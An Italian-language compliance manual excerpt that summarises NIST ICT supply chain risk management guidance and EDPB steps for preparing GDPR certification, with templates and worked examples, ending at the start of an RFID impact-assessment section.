Security Capability and Intrinsic Behaviors	
Continuous Protection	Secure Failure and Recovery
Secure Metadata Management	Economic Security
Self-Analysis	Performance Security
Accountability and Traceability	Human Factored Security
Secure Defaults	Acceptable Security
Life Cycle Security	
Repeatable and Documented Procedures	Secure System Modification
Procedural Rigor	Sufficient Documentation

SUPPLY CHAIN RISK MANAGEMENT PRACTICES FOR FIS AND ORGANIZATIONS
[FONTE 25]

BACKGROUND

ICT SCRM comprende attività nel ciclo di vita dello sviluppo del sistema, compresi ricerca e sviluppo (R&D), progettazione, produzione, acquisizione, consegna, integrazione, operazioni e smaltimento / ritiro dei prodotti ICT di un'azienda (es. HW e SW) e servizi. ICT SCRM si trova all'incrocio tra sicurezza, integrità, resilienza e qualità, come illustrato nella Figura 1-1.

- La sicurezza fornisce la riservatezza, l'integrità e la disponibilità delle informazioni che (a) descrivono la supply chain (catena di fornitura/supporto) delle ICT (ad esempio, informazioni sui percorsi dei prodotti e dei servizi ICT, sia logici che fisici); o (b) attraversa la supply chain delle ICT (ad esempio, la proprietà intellettuale contenuta nei prodotti e servizi ICT), nonché le informazioni sulle parti che partecipano alla supply chain delle ICT (chiunque tocchi un prodotto o servizio ICT per tutto il suo ciclo di vita).
- L'integrità si concentra sull'assicurare che i prodotti o i servizi ICT nella supply chain delle ICT siano genuini, inalterati e che i prodotti e i servizi funzioneranno secondo le specifiche dell'acquirente e senza ulteriori funzionalità indesiderate.
- La resilienza si concentra sull'assicurare che la supply chain delle ICT fornisca prodotti e servizi ICT richiesti in condizioni di stress o insuccesso; e
- La qualità si concentra sulla riduzione delle vulnerabilità che possono limitare la funzione prevista di un componente, portare a guasti dei componenti o fornire opportunità di sfruttamento.

Questa pubblicazione affronta la sovrapposizione dei quattro pilastri dell'SCRM ICT - sicurezza, integrità, resilienza e qualità - come illustrato in Figura 1-1. La pubblicazione non affronta l'intero corpo di conoscenza di queste discipline che è rappresentato dalle aree non sovrapposte dei cerchi in Figura 1-1.

Figura 1-1: I Quattro Pilastri dell'ICT SCRM

FEDERAL AGENCIES ICT SUPPLY CHAIN


Le agenzie federali gestiscono complessi sistemi di informazione e reti per sostenere le loro missioni. Questi sistemi e reti di informazione sono composti da prodotti e componenti ICT messi a disposizione dai fornitori di ICT. Le agenzie federali acquisiscono e implementano anche una serie di servizi IT, inclusi quelli che:

- integrare o fornire operazioni, manutenzione e supporto per lo smaltimento di sistemi e reti di informazioni federali all'interno e all'esterno dei confini di autorizzazione delle agenzie federali, 4 resi disponibili dai *system integrator*; e
- fornire servizi esterni per supportare le operazioni delle agenzie federali fornite sia all'interno che all'esterno dei confini di autorizzazione delle agenzie federali, messe a disposizione da fornitori di servizi esterni.

L'infrastruttura della ICT supply chain è l'insieme integrato di componenti (hardware, software e processi) all'interno del confine organizzativo che compone l'ambiente in cui un sistema è sviluppato o prodotto, testato, implementato, mantenuto e ritirato/dismesso.

Nella Figura 1-2 sono raffigurate le organizzazioni che definiscono quali missioni e sistemi di informazione compongono l'infrastruttura della ICT supply chain, potenzialmente includendo il system integrator e il supporto di provider di servizi esterni.


Figure 1-2: Federal Agency Relationships with System Integrators, Suppliers, and External Service Providers with Respect to the Scope of NIST SP 800-161



ICT SUPPLY CHAIN RISK

I rischi dell'ICT supply chain risks includono l'inserimento di contraffazioni, la produzione non autorizzata, la manomissione, il furto, l'inserimento di software e hardware dannosi (ad esempio dispositivi di localizzazione GPS, chip di computer, ecc.), nonché pratiche di produzione e sviluppo inadeguate nella catena di fornitura ICT. Questi rischi si verificano quando le minacce nell'ICT supply chain sfruttano le vulnerabilità esistenti.
La Figura 1-3 illustra il rischio della catena di fornitura delle TIC derivante dalla probabilità che le minacce pertinenti possano sfruttare le vulnerabilità applicabili e il conseguente impatto potenziale.


Figure 1-3: ICT Supply Chain Risk



FEDERAL AGENCY RELATIONSHIPS WITH SYSTEM INTEGRATORS, SUPPLIERS, AND EXTERNAL SERVICE PROVIDERS

I rischi dell'ICT supply chain sono associati con la visibilità ridotta di un'organizzazione e la comprensione di come la tecnologia che acquisiscono viene sviluppata, integrata e implementata. Sono inoltre associati ai processi, alle procedure e alle pratiche utilizzate per assicurare l'integrità, la sicurezza, la resilienza e la qualità dei prodotti e dei servizi. Le agenzie federali hanno una varietà di rapporti con i loro integratori di sistemi, fornitori e fornitori di servizi esterni.
La Figura 1-4 illustra in che modo i diversi tipi di queste relazioni influenzano la visibilità e il controllo di un'organizzazione sulla catena di approvvigionamento.

Figure 1-4: An Organization's Visibility, Understanding, and Control of its ICT Supply Chains




ICT SCRM ACTIVITIES IN RISK MANAGEMENT PROCESS

La gestione del rischio è un processo completo che richiede alle organizzazioni di:

(i) frame risk (i.e., establish the context for risk-based decisions);
(ii) assess risk;
(iii) respond to risk once determined; and
(iv) monitor risk on an ongoing basis using effective organizational communications and a feedback loop for continuous improvement in the risk-related activities of organizations.

La Figura 2-3 illustra le interrelazioni tra le fasi del processo di gestione del rischio, compreso l'ordine in cui ogni analisi può essere eseguita e le interazioni necessarie per garantire che l'analisi includa i vari input a livello di organizzazione, missione e operazioni.

Figure 2-3: ICT SCRM Risk Management




Le fasi del processo di gestione del rischio (Frame, Assess, Respond e Monitor) - sono di natura iterativa e non intrinsecamente sequenziale. Possono essere richiesti individui diversi per eseguire i passaggi contemporaneamente a seconda di una particolare necessità o situazione. Le organizzazioni hanno una significativa flessibilità nel modo in cui vengono eseguite le fasi di gestione del rischio (ad esempio sequenza, grado di rigore, formalità e completezza dell'applicazione) e in come i risultati di ogni fase vengono acquisiti e condivisi sia internamente che esternamente. I risultati di una particolare fase di gestione del rischio incideranno direttamente su una o più delle altre fasi di gestione del rischio nel processo di gestione del rischio.

La Figura 2-4 riassume le attività di ICT SCRM in tutto il processo di gestione del rischio mentre vengono eseguite all'interno dei tre livelli organizzativi. Le frecce tra le diverse fasi del processo di gestione del rischio descrivono il flusso simultaneo di informazioni e guida tra i passaggi. Insieme le frecce indicano che gli input, le attività e le uscite interagiscono continuamente e si influenzano a vicenda. Ulteriori dettagli sono forniti nelle seguenti sottosezioni.

La Figura 2-4 illustra le interrelazioni tra le fasi del processo di gestione del rischio, incluso l'ordine in cui ciascuna analisi viene eseguita e le interazioni necessarie per garantire che l'analisi includa i vari input a livello di organizzazione, missione e operazioni.

Figure 2-4: ICT SCRM Activities in Risk Management Process



APPENDIX D: SUPPLY CHAIN THREAT SCENARIOS AND ANALISYS FRAMEWORK

Esistono numerose opportunità di vulnerabilità che impattano sull'ambiente o sul sistema / elemento da inserire, creare o sfruttare intenzionalmente o involontariamente in tutta la supply chain. Lo sfruttamento di queste vulnerabilità è noto come minacce alla supply chain. **Uno scenario di minaccia è un riepilogo delle potenziali conseguenze dello sfruttamento di una specifica vulnerabilità o vulnerabilità da parte di un agente delle minacce**. Analizzando gli scenari di minacce può aiutare le organizzazioni a determinare la probabilità e l'impatto che un evento o eventi specifici potrebbero avere su un'organizzazione e identificare strategie di attenuazione appropriate

Gli scenari delle minacce sono generalmente utilizzati in due modi:

- *tradurre le informazioni spesso disconnesse raccolte da una valutazione del rischio, come descritto in [NIST SP 800-30 Rev. 1], in una situazione più ristretta e tangibile, simile a una storia, per un'ulteriore valutazione. Queste vicende possono aiutare le organizzazioni a scoprire dipendenze e vulnerabilità aggiuntive che richiedono la mitigazione e utilizzate per la formazione;*
- *determinare l'impatto che l'esercizio riuscito di una specifica vulnerabilità avrebbe sull'organizzazione e identificare i benefici delle strategie di attenuazione.*

Figure D-1: Sample Threat Scenario Analysis Framework

Threat Scenario	Threat Source	
	Vulnerability	
	Threat Event Description	
	Outcome	
Organizational units / processes affected		
Risk	Impact	
	Likelihood	
	Risk Score (Impact x Likelihood)	
	Acceptable Level of Risk	
Mitigation	Potential Mitigating Strategies / SCRM Controls	
	Estimated Cost of Mitigating Strategies	
	Change in Likelihood	
	Change in Impact	
	Selected Strategies	
	Estimated Residual Risk	

APPENDIX E: ICT SCRM PLAN TEMPLATE

Il seguente modello è un esempio delle sezioni e del tipo di informazioni che le organizzazioni dovrebbero includere nei loro piani ICT SCRM. È fornita una guida per livelli specifici, laddove applicabile.

Le agenzie dovrebbero avere almeno un piano ICT SCRM.

A seconda della struttura e delle dimensioni della governance, le agenzie possono disporre di più piani ICT SCRM, uno per Tier 1, diversi per Tier 2 e diversi per Tier 3.24, indipendentemente dal numero totale di piani.


Viceversa, i controlli e i requisiti ICT SCRM ai livelli inferiori dovrebbero essere considerati nello sviluppo e nella revisione dei requisiti e dei controlli applicati ai livelli superiori.

I controlli ICT SCRM nel piano ICT SCRM possono essere applicati in diversi processi del ciclo di vita.

Ad esempio: il controllo della Incident Response (*IR*) può essere applicato sia all'Infrastruttura dei processi di Gestione del Ciclo di Vita sia alle Operazioni dei processi del Ciclo di Vita.

La figura H-2 elenca [ISO/IEC 15288] Processi del Ciclo di Vita.

Figure E-1: ISO/IEC 15288 Life Cycle Processes




Quando si affrontano problemi di sicurezza all'interno di un piano ICT SCRM, le agenzie possono scegliere di integrare i propri controlli ICT SCRM Tier 3 nei piani di sicurezza del sistema applicabili o creare piani individuali SCRMS per il Livello 3 che facciano riferimento ai corrispondenti piani di System Security.

I piani di ICT SCRM dovrebbero coprire l'intero SDLC dei sistemi e dei programmi ICT, compresi la ricerca e lo sviluppo, la progettazione, la produzione, l'acquisizione, la consegna, l'integrazione, le operazioni e lo smaltimento/ritiro.

Le attività del piano ICT SCRM dovrebbero essere integrate nel sistema dell'organizzazione e nei processi del ciclo di vita del software per garantire che le attività di ICT SCRM siano integrate in tali processi. Controlli simili nel piano ICT SCRM possono essere applicati in più di un processo del ciclo di vita.

La Figura H-2 mostra come le attività del piano ICT SCRM possono essere integrate in vari cicli di vita di esempio.

Figure E-2: ICT SCRM Plan and Life Cycles



8. EDPB – NOTE OPERATIVE E SPECIFICHE TECNICHE PER LA PREDISPOSIZIONE ALLA CERTIFICAZIONE *[FONTE 10]*

8.1. DESCRIZIONE DELLA METODOLOGIA

PASSO 1 – Requisiti di conformità e attributi dell'oggetto o obiettivo da predisporre alla certificazione

A) Requisiti di conformità: di seguito sono riportati gli articoli che definiscono i principi ai quali si devono far sottostare gli adempimenti legali, le misure organizzative e tecniche.

- Dall'art. 5 – Principi applicabili al trattamento di dati personali
  Principi oggetto della verifica: liceità; correttezza; trasparenza; limitazione della finalità; adeguati; pertinenti e limitati («minimizzazione dei dati»); le misure ragionevoli per cancellare o rettificare tempestivamente i dati inesatti rispetto alle finalità per le quali sono trattati («esattezza»); misure tecniche e organizzative adeguate («limitazione della conservazione»); protezione; mediante misure tecniche e organizzative adeguate; da trattamenti non autorizzati o illeciti e dalla perdita; dalla distruzione o dal danno accidentali («integrità e riservatezza»).
- Dall'art. 6 – Liceità del trattamento, verificare:
  1. il rispetto dei requisiti indicati nella "Sez. 6 – WP259 Linee guida sul Consenso" del presente manuale, nel caso specifico se l'interessato ha espresso il consenso;
  2. se il trattamento è necessario all'esecuzione di un contratto di cui l'interessato è parte o all'esecuzione di misure precontrattuali adottate su richiesta dello stesso;
  3. se il trattamento è necessario per adempiere un obbligo legale;
  4. se il trattamento è necessario per la salvaguardia degli interessi vitali dell'interessato;
  5. se il trattamento è necessario per l'esecuzione di un compito di interesse pubblico o connesso all'esercizio di pubblici poteri di cui è investito il titolare del trattamento;
  6. se il trattamento è necessario per il perseguimento del legittimo interesse del titolare del trattamento o di terzi; Artt. dal 12 al 23 tutto il CAPO III – Diritti dell'interessato.
- Dall'art. 25 – Protezione dei dati fin dalla progettazione e protezione per impostazione predefinita: inserire specifiche dei controlli del Calcolo del Rischio.
- Dall'art. 32 – Sicurezza del trattamento: inserire specifiche dei controlli del Calcolo del Rischio.
- Dall'art. 33 – Notifica di una violazione dei dati personali all'autorità di controllo:
  1. in caso di violazione dei dati personali, il titolare del trattamento notifica la violazione all'autorità di controllo competente a norma dell'articolo 55 senza ingiustificato ritardo e, ove possibile, entro 72 ore dal momento in cui ne è venuto a conoscenza;
  2. il responsabile del trattamento informa il titolare del trattamento senza ingiustificato ritardo dopo essere venuto a conoscenza della violazione;
  3. la notifica deve almeno: **a)** descrivere la natura della violazione dei dati personali compresi, ove possibile; **b)** le categorie e il numero approssimativo di interessati in questione nonché le categorie e il numero approssimativo di registrazioni dei dati personali in questione; **c)** comunicare il nome e i dati di contatto del responsabile della protezione dei dati o di altro punto di contatto presso cui ottenere più informazioni; **d)** descrivere le probabili conseguenze della violazione; **e)** descrivere le misure adottate o di cui si propone l'adozione per porre rimedio alla violazione e per attenuarne i possibili effetti negativi; **f)** fornire le informazioni in fasi successive senza ulteriore ingiustificato ritardo; **g)**

documentare qualsiasi violazione, comprese le circostanze a essa relative, le sue conseguenze e i provvedimenti adottati per porvi rimedio.

- Dall'art. 35 – Valutazione d'impatto sulla protezione dei dati: inserire specifiche dei controlli del Calcolo del Rischio.
- Dall'art. 42 – Certificazione
  In particolare il comma 2 evidenzia il vincolo di applicare le garanzie adeguate mediante strumenti contrattuali o di altro tipo: *"….i meccanismi, i sigilli o i marchi possono essere istituiti al fine di dimostrare la previsione di garanzie appropriate da parte dei titolari del trattamento o responsabili del trattamento non soggetti al presente regolamento ai sensi dell'art. 3, nel quadro dei trasferimenti di dati personali verso paesi terzi o organizzazioni internazionali alle condizioni di cui all'art. 46 §2 f) (un meccanismo di certificazione approvato a norma dell'art. 42, unitamente all'impegno vincolante ed esigibile da parte del titolare del trattamento o del responsabile del trattamento nel paese terzo ad applicare le garanzie adeguate,…). Detti titolari del trattamento o responsabili del trattamento assumono l'impegno vincolante e azionabile, mediante strumenti contrattuali o di altro tipo giuridicamente vincolanti, di applicare le stesse adeguate garanzie"*.

B) Attributi da prendere ulteriormente in considerazione

1. Verificabilità;
2. Importanza;
3. Idoneità.

PASSO 2 – Stabilire che cosa può essere predisposto alla certificazione

A) Quando si valuta un'operazione di elaborazione, devono essere considerate le seguenti tre componenti principali:

1. Elencare i processi e le procedure relative alle operazioni di trattamento;
2. Elencare i dati personali (ambito materiale del RGPD);
3. Definire i sistemi tecnici: l'infrastruttura, come l'hardware e il software, utilizzata per elaborare i dati personali;

B) Per ognuna delle componenti indicate precedentemente, ed utilizzate nelle operazioni di trattamento, devono essere valutati almeno i seguenti quattro diversi fattori che potrebbero essere influenzati.

1. L'organizzazione e la struttura legale del Titolare del Trattamento o del Responsabile del Trattamento;
2. Il dipartimento, l'ambiente e le persone coinvolte nelle operazioni di trattamento;
3. La descrizione tecnica degli elementi da valutare;
4. L'infrastruttura IT che supporta l'operazione di elaborazione, inclusi sistemi operativi, sistemi virtuali, database, sistemi di autenticazione e autorizzazione, router e firewall, sistemi di archiviazione, infrastruttura di comunicazione o accesso ad Internet e misure tecniche associate.

[Esempi**]**

- La conformità all'uso di un'infrastruttura tecnica distribuita in un'operazione di elaborazione dipende dalle categorie di dati che è stato progettato per elaborare. Le misure organizzative dipendono dalle categorie e dalla quantità di dati e dall'infrastruttura tecnica utilizzata per l'elaborazione, tenendo conto della natura, della portata, del contenuto e delle finalità del trattamento, nonché dei rischi per i diritti e le libertà delle persone interessate.
- L'elaborazione dei dati dei dipendenti ai fini della retribuzione o gestione delle ferie è un insieme di operazioni ai sensi del RGPD e può comportare un prodotto, un processo o un servizio nella terminologia ISO.

Il processo di governance stabilito per la gestione dei reclami come parte del trattamento dei dati dei dipendenti ai fini del pagamento degli stipendi.

PASSO 3 – Determinare l'oggetto o obiettivo (ToE) della predisposizione alla certificazione

A) Descrivere l'oggetto individuale della predisposizione alla certificazione, il quale deve essere significativo rispetto al messaggio o alla rivendicazione fatta sulla / dalla certificazione e non deve fuorviare l'utente o il consumatore.

B) Definire singoli progetti di predisposizione alla certificazione (ad es. archiviazione sicura e protezione dei dati personali contenuti in un deposito digitale).

C) Descrivere chiaramente quali operazioni di elaborazione sono incluse nell'oggetto della predisposizione alla certificazione e quali sono i componenti principali, quali dati, processi e infrastrutture tecniche saranno valutati e quali no. In tal modo, le interfacce con altri processi devono sempre essere considerate e descritte.

[Esempio 1]

Una banca offre ai propri clienti un sito Web ai fini del banking online. Nell'ambito di questo servizio, c'è la possibilità di effettuare bonifici, acquistare azioni, avviare ordini permanenti e gestire l'account. La banca desidera certificare quanto segue nell'ambito di un meccanismo di certificazione della protezione dei dati con un ambito generale basato su criteri generici:

a) Accesso sicuro

Il log–in sicuro è un'operazione di elaborazione comprensibile per l'utente finale e rilevante dal punto di vista della protezione dei dati poiché svolge un ruolo importante nel garantire la sicurezza dei dati personali coinvolti. Pertanto, questa operazione di elaborazione è necessaria per il log–in sicuro e può quindi costituire un ToE significativo se il certificato indica chiaramente che solo l'operazione di elaborazione del log–in è certificata.

b) Front–end Web

Considerando che il front–end Web può essere rilevante dal punto di vista della protezione dei dati non è comprensibile all'utente finale e quindi non può essere un ToE significativo. Inoltre, non è chiaro all'utente quali servizi sul sito Web e quindi le operazioni di elaborazione sono coperti dalla certificazione.

c) Servizi bancari online

Il front–end Web insieme al back–end sono operazioni di elaborazione fornite all'interno del servizio di banking online che possono essere significative per l'utente. In questo contesto, entrambi devono essere inclusi nel ToE. Le operazioni di elaborazione non direttamente connesse alla fornitura del servizio di banking online come le operazioni di trattamento ai fini della prevenzione del riciclaggio di denaro possono essere escluse dal ToE.

Tuttavia, i servizi di banking online offerti dalla banca tramite il proprio sito Web possono includere anche altri servizi che a loro volta richiedono le proprie operazioni di elaborazione. In questo contesto, altri servizi possono includere, per Esempio, l'offerta di un prodotto assicurativo. Poiché questo servizio aggiuntivo non è direttamente collegato allo scopo di fornire servizi bancari online, può essere escluso dal servizio. Se questo servizio aggiuntivo (assicurazione) è escluso dal ToE, le interfacce per questo servizio integrato nel sito Web fanno parte del ToE e devono pertanto essere descritte al fine di distinguere chiaramente tra i servizi. Tale descrizione è necessaria per identificare e valutare i possibili flussi di dati tra i due servizi.

[Esempio 2]

Una banca offre ai propri clienti un servizio che consente loro di aggregare le informazioni relative a diversi conti e carte di credito di diverse banche (aggregazione di conti). La banca desidera che il proprio servizio sia certificato ai sensi del RGPD. L'autorità di vigilanza competente ha approvato una serie specifica di criteri di certificazione incentrata su questo tipo di attività. L'ambito del meccanismo di certificazione affronta solo i seguenti aspetti di conformità:

- autenticazione utente;
- modi accettabili per ottenere i dati da aggregare da altre banche / servizi.

Poiché lo scopo di questo meccanismo di certificazione definisce il ToE da solo, non è possibile restringere significativamente il ToE nell'ambito proposto.

PASSO 4 – Metodi di valutazione dell'oggetto o obiettivo da predisporre alla certificazione

A) Descrivere il modo in cui vengono raccolte le informazioni: se sono raccolte dalla documentazione o se sono raccolte attivamente sul sito e tramite accesso diretto o indiretto.

Definire le procedure che includano sia le specifiche per identificare il livello appropriato di valutazione della profondità e granularità sia la fornitura di:

- informazioni e specifiche dei metodi di prova applicati e dei risultati raccolti,
- metodi di valutazione incentrati sulle operazioni di trattamento (dati, sistemi, processi) e lo scopo del trattamento,
- identificazione delle categorie di dati, esigenze di protezione e se sono coinvolti RdT o terze parti, identificazione dei ruoli e esistenza di un meccanismo di controllo dell'accesso definito attorno a ruoli e responsabilità.

B) Valutare la probabilità e la gravità dei rischi (specifiche dei controlli del Calcolo del Rischio). A tale scopo fare riferimento ai paragrafi precedenti inclusi in questa sezione. In particolare, tenere in considerazione i requisiti indicati nel PASSO 1 le relative applicazioni nei PASSI 2 e 3.

Di seguito si riportano degli esempi aventi lo scopo di contestualizzare le attività di calcolo del rischio in aziende con caratteristiche di trattamento dati diverse.

[Esempio 1]

Un meccanismo chiamato "HealthPrivacyMark" dovrebbe limitarne l'ambito al settore sanitario. Il nome del sigillo solleva l'aspettativa che siano stati esaminati i requisiti di protezione dei dati in relazione ai dati sanitari. Di conseguenza, i criteri di questo meccanismo devono essere adeguati a valutare i requisiti di protezione dei dati in questo settore.

[Esempio 2]

Un meccanismo che si riferisce alla certificazione delle operazioni di trattamento comprendente i sistemi di governance nell'elaborazione dei dati dovrebbe identificare i criteri che consentono il riconoscimento e la valutazione dei processi di governance e le relative misure tecniche e organizzative di supporto.

[Esempio 3]

I criteri per un meccanismo correlato al cloud computing devono tenere conto dei requisiti tecnici speciali necessari per l'utilizzo di servizi basati su cloud. Ad esempio, se i server sono utilizzati al di fuori dell'UE, i criteri devono considerare le condizioni stabilite nel capitolo V del RGPD in relazione ai trasferimenti di dati verso paesi terzi.

[Esempio 4]

Una piccola azienda locale, come un rivenditore, effettuerà operazioni di elaborazione meno complesse. Mentre i requisiti per la legittimità delle operazioni di trattamento sono gli stessi, l'ambito di trattamento dei dati e la sua complessità devono essere presi in considerazione; ne consegue che sono necessari meccanismi e criteri di certificazione, scalabili in base all'attività di elaborazione in questione.

PASSO 5 – Documentazione della valutazione

La documentazione prodotta durante la valutazione dovrebbe quindi concentrarsi su tre aspetti principali:

- coerenza e coerenza dei metodi di valutazione eseguiti;
- metodi di valutazione diretti a dimostrare la conformità dell'oggetto di certificazione con il regolamento; e
- i meccanismi di predisposizione alla certificazione devono fornire informazioni facilmente accessibili, intelligibili e significative sulle operazioni di trattamento certificate, ed includere almeno
  - ✓ descrizione del target di valutazione (ToE);
  - ✓ i criteri applicati al ToE specifico;
  - ✓ la metodologia per la valutazione dei criteri (valutazione in loco, documentazione, ecc.).

La documentazione prodotta deve contenere la traccia di tutte le considerazioni appartenenti ai precedenti PASSI.

9. *WP180* ANNEX RFID – QUADRO VALUTAZIONE DELLA PROTEZIONE D'IMPATTO PER APPLICAZIONI RFID

9.1. PREFAZIONE

Il quadro di VdI attraverso le sue linee guida, struttura ed elementi fornisce agli operatori delle applicazioni di Identificazione delle Frequenze Radio (RFID) uno strumento significativo per guidare la loro attuazione dei requisiti VdI come indicato nella raccomandazione RFID della Commissione europea.

